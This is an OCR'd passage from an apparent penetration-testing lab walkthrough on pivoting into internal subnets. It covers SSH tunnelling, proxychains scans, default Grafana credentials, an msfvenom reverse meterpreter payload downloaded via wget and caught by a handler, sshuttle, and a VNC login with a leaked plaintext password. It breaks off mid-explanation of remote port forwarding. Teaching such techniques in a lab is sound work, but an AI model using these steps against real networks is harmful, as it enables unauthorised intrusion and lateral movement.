


Figure 27: **SSH dynamic port forwarding**.

To perform the scan we will just need to invoke proxychains before nmap, as illustrated in figure 28. The scan reveals that port 3000 is opened.




Figure 28: **Scanning host 192.168.20.53 with *proxychains* and *nmap***.

6.3 Access private dashboard with SSH local port forwarding

Now, we have different ways to access that service. For example, we could use the SSH tunnel already created by running `proxychains firefox`. This command would proxy all the requests to the SOCKS proxy. However, I will show you how to accomplish it with **Local Port Forwarding**. As the name suggests, it allows you to expose a service running locally on the server on your machine. After running the command '`ssh -L 3000:192.168.20.53:3000 sysadmin@192.168.10.70`', as shown in figure 29, we can access the service by opening the browser and visiting localhost:3000. As illustrated in figure 30, the service consists of a Grafana dashboard.




Figure 29: **SSH Local port forwarding to access dashboard**.




Figure 30: **Grafana dashboard accessible at localhost:3000**.

A quick search on the internet reveals that the default credentials for Grafana are admin:admin. Trying those will gives us access to the system admin dashboard, where some useful information are leaked. In particular, credentials for two hosts are shown in clear text, as shown in figure 31.




Figure 31: **Dashboard leaks credentials**.

7 Employee's internal network

We can now move onto the second subnet discovered (192.168.30.0/24). We have the hope that we can use the credentials leaked on the dashboard to move laterally to hosts within this subnet.

7.1 Ping sweep with meterpreter

To find alive hosts we will use the ping sweep module provided by **meterpreter**, a potent payload within the Metasploit framework. Metasploit

offers an extensive range of functionalities on a compromised system, acting as a backdoor and enabling an attacker to control the system remotely. To initiate this process, we'll start by crafting the meterpreter payload using **msfvenom**, as depicted in Figure 32. Below is an overview of the flags employed in the command:

- *-p*: Specifies the payload; in this case, we choose the x64 Linux reverse meterpreter shell payload, establishing communication with our attack box through TCP.
- *LPORT*: Determines the port on the attacker host where we wish to receive the shell.
- *LHOST*: Determines the IP address of the attacker host where we wish to receive the shell.
- *–platform*: Specifies the platform on which the payload will be executed, set to *Linux* in our scenario.
- *–arch*: Specifies the architecture; we choose *x64*.
- *-f*: Determines the file format, set to *ELF* in our use case.
- *-o*: Specifies the file in which the payload will be stored.




Figure 32: **Generating *meterpreter* shell with *msfvenom***.

We are now ready to send this payload to the pivot host by running a Python3 HTTP server on the attacker box. On the pivot host, we will use *wget* to download the Meterpreter payload and use *chmod* to give sysadmin the permissions to execute it, as shown in Figure 33.




Figure 33: **Sending the meterpreter payload to the pivot host**.

Before running the payload, we have to open a listener on our attack box that will catch the Meterpreter shell. To do so, we will open the Metasploit console, as shown in Figure 34, use the *multi/handler* module, specify all the required parameters and run it. At this point, you can execute the Meterpreter payload on the pivot host, and you will get a Meterpreter shell back to your attack box, as illustrated step by step in Figure 35.




Figure 34: **Metasploit console**.




Figure 35: **Starting multi handler to catch meterpreter shell**.

From within the meterpreter session, you can perform a ping sweep on subnet 192.168.30.0/24 by using the *post/multi/gather/ping_sweep* module, as shown in figure 36.




Figure 36: **Performing ping sweep on subnet 192.168.30.0/24**.

The ping sweep reveals that hosts 192.168.30.21 and 192.168.30.22 are alive.

7.2 Scanning subnet with metasploit's SOCKS and autoroute

This time, we will footprint and enumerate the hosts without relying on SSH. Instead, we are utilizing the built-in Metasploit SOCKS along with the autoroute module. Figure 37 illustrates how to configure Metasploit's SOCKS, while Figure 38 demonstrates how to set up the *multi/manage/autoroute* module, enabling the establishment of Metasploit's internal routing table.




Figure 37: **Setting up Metasploit's SOCKS proxy**.




Figure 38: **Setting up Metasploit's routing tables with *autoroute* module**.

At this point, we can initiate the footprinting of the two hosts with a full tcp scan (flag *-sT*), as depicted in Figures 39 and 40.




Figure 39: **Scan against hosts 192.168.30.21 and 192.168.20.22**.




Figure 40: **Scan against hosts 192.168.30.21 and 192.168.20.22 results**.

Host 192.168.30.21 has two services exposed, on port 80 and 5900. Host 192.168.30.22, on the other hand, appears to expose only SSH on port 22.

7.3 Tunneling to subnet with sshuttle

To access these services from our attack host, we will employ a different approach using sshuttle. It is a transparent proxy server acting as a VPN based on SSH, enabling the creation of a VPN connection from your machine to any remote server you can connect to via SSH, provided that server has a sufficiently new Python installation.
We begin by installing it with the shell command ‘`apt update -y && apt`

`install sshuttle`‘. To connect the attack host to the 192.168.30.0/24 subnet of the pivot host, we simply run the command ‘`sshuttle -r sysadmin@192.168.10.70 192.168.30.0/24`‘, as shown in Figure 41. Again, flags *–disable-ipv6* and *-v* are optional.




Figure 41: **Using sshuttle to tunnel to subnet 192.168.30.0/24**.

At this point, without using proxychains, we can directly access services exposed in that subnet. Our initial step involves accessing the service hosted on port 80 on host 192.168.30.21. As illustrated in Figure 42, it is a browser VNC remote desktop connection. To log in, we use the credentials we previously discovered on the Grafana Dashboard: "fabio":"yK4!wX8z". Following that, we should be able to remotely access the desktop, as depicted in Figure 43.




Figure 42: **Authenticating with host 192.168.30.21 remote desktop server**.




Figure 43: **Accessing host 192.168.30.21 desktop**.

7.4 The reverse shell problem

Now, let's consider a scenario where we aim to capture a reverse shell from this host, enabling control from our attack host. However, a direct connection back from host 192.168.30.21 to host 192.168.10.35 is not feasible due to them belonging to two different network segments. To address this, we can open a listener on the pivot host, forwarding all packets arriving on that port to our attack box. In this case, the pivot host would relay the reverse shell provided by the internal network host to our attack host. We can achieve this using a classic approach known as **remote port forwarding**. As the name suggests, this allows 